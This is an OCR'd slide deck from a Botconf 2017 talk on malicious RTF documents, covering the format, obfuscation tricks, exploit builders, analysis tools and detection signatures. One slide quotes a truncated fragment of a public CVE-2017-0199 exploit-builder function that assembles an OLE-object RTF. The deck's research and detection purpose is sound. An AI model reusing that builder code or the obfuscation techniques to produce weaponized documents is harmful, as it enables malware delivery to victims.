Formatting for Justice

crime doesn't pay, neither does rich text

Anthony Kasza

Botconf 2017

I am rich text.

I am plain text.

The End

Outline

File format

Common obfuscation

Generators and Analysis tools

Signature writing

Experiments

Extra credit

Outline

File format

Common obfuscation

Generators and Analysis tools

Signature writing

Experiments

Extra credit

RTF File Format

Used to format text

RIP RTF: 1987-2008

"Wrapper" capabilities

ASCII based

Nestable "tags"

Whitespace agnostic

RTF File Format

Used to format text

RIP RTF: 1987-2008

"Wrapper" capabilities


ASCII based

Nestable "tags"


Whitespace agnostic

Similar to HTML


RTF File Format



RTF File Format



HTML tags



RTF Entities

RTF File Format: Entities

Groups

Text/Data

Control Words

Control Symbols

```
{\rtf
    {\info
        {\author AK}
        {\company PANW}
    }
    This is some text
    {\i This is some italic text}
    This is some hex \'b7
    {\*\AK}
}
```

RTF File Format: Entities

Groups

Text/Data

Control Words

Control Symbols

```
{\rtf
    {\info
        {\author AK}
        {\company PANW}
    }
    This is some text
    {\i This is some italic text}
    This is some hex \'b7
    {\*\AK}
}
```

RTF File Format: Entities

Groups

Text/Data

Control Words

Control Symbols

```
{\rtf
   {\info
      {\author AK}
      {\company PANW}
   }
   This is some text
   {\i This is some italic text}
   This is some hex \'b7
   {\*\AK}
}
```

RTF File Format: Entities

Groups

Text/Data

Control Words

Control Symbols

```
{\rtf
    {\info
        {\author AK}
        {\company PANW}
    }
    This is some text
    {\i This is some italic text}
    This is some hex \'b7
    {\*\AK}
}
```

Outline

File format

Common obfuscation

Generators and Analysis tools

Signature writing

Experiments

Extra credit

Common Obfuscation


Whitespace

Headers

Nesting

Default ignore

File Extensions



Common Obfuscation

Whitespace

Headers

Nesting

Default ignore

File Extensions

{\rt AK}

{\rtf1 AK}

{\rtf1xzgen AK}

{\rtfXXX AK}

Common Obfuscation

Whitespace

Headers

Nesting

Default ignore

File Extensions

{\rtf {\info}}

{\rtf {{{\info}}} }

Common Obfuscation

Whitespace

Headers

Nesting

Default ignore

File Extensions

```
Ca{\*\Meow ffff}t
```

```
H
E{\mmmailsubject
GOODBYE}L
L{\mmmailsubject}
O
```

Common Obfuscation

Whitespace

Headers

Nesting

Default ignore

File Extensions

Renaming RTF files with a DOC extension forces the file to be opened with MS Word

Often used with OLE exploit RTFs

Outline

File format

Common obfuscation

Generators and Analysis tools

Signature writing

Experiments

Extra credit

Generators: Legitimate

Additional material shared at conference

Generators: Malicious

```
def generate_exploit_rtf():
    # Preparing malicious RTF
    s = docuri
    docuri_hex = "00".join("{:02x}".format(ord(c)) for c in s)
    docuri_pad_len = 224 - len(docuri_hex)
    docuri_pad = "0"*docuri_pad_len
    uri_hex = "010000020900000001000000000000000000000000000a4000000e0c9ea79f9bace118c8200aa004ba90b8c000000"+docuri_hex+docuri_pad+"000

    payload = "{\\rtf1\\adeflang1025\\ansi\\ansicpg1252\\uc1\\adeff31507\\deff0\\stshfdbch31505\\stshfloch31506\\stshfhich31506\\stshfbi315
    payload += "{\\info\n"
    payload += "{\\author }\n"
    payload += "{\\operator }\n"
    payload += "}\n"
    payload += "{\\*\\xmlnstbl {\\xmlns1 http://schemas.microsoft.com/office/word/2003/wordml}}\n"
    payload += "{\n"
    payload += "{\\object\\objautlink\\objupdate\\rsltpict\\objw291\\objh230\\objscalex99\\objscaley101\n"
    payload += "{\\*\\objclass Word.Document.8}\n"
    payload += "{\\*\\objdata 0105000002000000\n"
    payload += "090000004f4c45324c696e6b0000000000000000000a0000\n"
    payload += "d0cf11e0a1b11ae1000000000000000000000000000003e000300feff090006000000000000000000000100000001000000000000000100000020
    payload += "ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
```

Generators: Malicious

2017-0199 builder
wingd/stone/ooo
VT testing
Sofacy
Monsoon
MWI

Ancalog
AK builder

Released a few days after the CVE gained media attention

Appends RTF “chunks” together to create a weaponized file

[10]

Generators: Malicious

2017-0199 builder
wingd/stone/ooo
VT testing
Sofacy
Monsoon
MWI

Ancalog
AK builder

Additional material shared at conference

Generators: Malicious

2017-0199 builder
wingd/stone/ooo
VT testing
Sofacy
Monsoon
MWI

Ancalog
AK builder

Additional material shared at conference

Generators: Malicious

2017-0199 builder
wingd/stone/ooo
VT testing
Sofacy
Monsoon
MWI

Ancalog
AK builder

Additional material shared at conference

Generators: Malicious

2017-0199 builder
wingd/stone/ooo
VT testing
Sofacy
Monsoon
MWI

Ancalog
AK builder

Additional material shared at conference

Generators: Malicious

2017-0199 builder	2014-1761, 2013-3906, 2012-0158, 2010-3333, 2017-0199, 2016-4117
wingd/stone/ooo	
VT testing	
Sofacy	Commodity
Monsoon	
MWI	PHP scripts
Ancalog	Supports file types beyond RTF
AK builder	[7] [8] [9]

Generators: Malicious

2017-0199 builder
wingd/stone/ooo
VT testing
Sofacy
Monsoon
MWI

Ancalog [14] [15]
AK builder [11] [12] [13] [21]

Analysis Tools

rtfdump - analyze RTF groups and objects

rtfobj -dump objects from RTFs, part of oletools

pyRTF/pyrtf-ng - generate RTFs from python

Yara - find builders/kits with entity reuse

CRITs, LaikaBoss, other pipelines [16] [17]

Write your own!

Outline

File format

Common obfuscation

Generators and Analysis tools

Signature writing

Experiments

Extra credit

Signature Writing: Control Words

Additional material shared at conference

Signature Writing: Metadata

Additional material shared at conference

Tangent

Additional material shared at conference

Outline

File format

Common obfuscation

Generators and Analysis tools

Signature writing

Experiments

Extra credit

Experiments: Control Word Ratios

1. Gathered mal and benign sample set
2. Counted control words in each sample
3. Calculated a score of maliciousness for control words in RTF

Most Popular Mal:
\object
\objocx
\objclass
\objw
\objemb

Most Popular Benign:
\blue
\green
\colortbl
\cf
\ansi

Experiments

Additional material shared at conference

Outline

File format

Common obfuscation

Generators and Analysis tools

Signature writing

Experiments

Extra credit

Extra Credit

RTF file on Google Drive

Simple challenge to learn RSIDs in RTFs

Locate the hidden flag

Additional material shared at conference

Special Thanks

Botconf

You all

References

[1] https://labsblog.f-secure.com/2015/09/08/sofacy-recycles-carberp-and-metasploit-code/
[2] https://researchcenter.paloaltonetworks.com/2016/10/unit42-dealerschoice-sofacys-flash-player-exploit-platform/
[3] https://furoner.wordpress.com/2017/07/06/analysis-of-new-rtf-malware-obfuscation-method/
[4] https://community.rsa.com/community/products/netwitness/blog/2017/07/10/active-monsoon-apt-campaign-on-7-6-2017
[5] http://news.softpedia.com/news/monsoon-apt-has-been-hacking-targets-around-the-globe-since-2010-507189.shtml
[6] https://en.wikipedia.org/wiki/Fancy_Bear
[7] https://nakedsecurity.sophos.com/2015/05/06/microsoft-word-intruder-the-malware-that-writes-new-malware-for-you/
[8] https://www.fireeye.com/blog/threat-research/2015/04/a_new_word_document.html
[9] https://www.proofpoint.com/us/threat-insight/post/microsoft-word-intruder-integrates-cve-2017-0199-utilized-cobalt-group-target
[10] https://github.com/bhdresh/CVE-2017-0199/blob/master/cve-2017-0199_toolkit.py
[11] https://nakedsecurity.sophos.com/2017/04/03/akbuilder-microsoft-word-intruder-exploiting-office-rtf-vulnerability/
[12] https://nakedsecurity.sophos.com/2017/02/07/akbuilder-is-the-latest-exploit-kit-to-target-word-documents-spread-malware/
[13] https://www.sophos.com/en-us/medialibrary/PDFs/technical-papers/AKBuilder-public.pdf
[14] https://nakedsecurity.sophos.com/2016/10/20/ancalog-the-document-exploit-tool-that-makes-cybercrime-easy/
[15] https://www.sophos.com/en-us/medialibrary/PDFs/technical-papers/Ancalog-the-vintage-exploit-builder.pdf
[16] https://github.com/lmco/laikaboss
[17] https://crits.github.io/
[18] https://phishme.com/rtf-malware-delivery/
[19] https://blogs.msdn.microsoft.com/brian_jones/2006/12/11/whats-up-with-all-those-rsids/
[20] https://twitter.com/anthonykasza/status/913129186939641856?s=03
[21] https://www.morphisec.com/wp-content/uploads/2017/10/Morphisec_FIN7-Dissected_Hackers-Accelerate-Innovation.pdf
[22] https://www.bleepingcomputer.com/news/security/microsoft-office-attack-runs-malware-without-needing-macros/

The End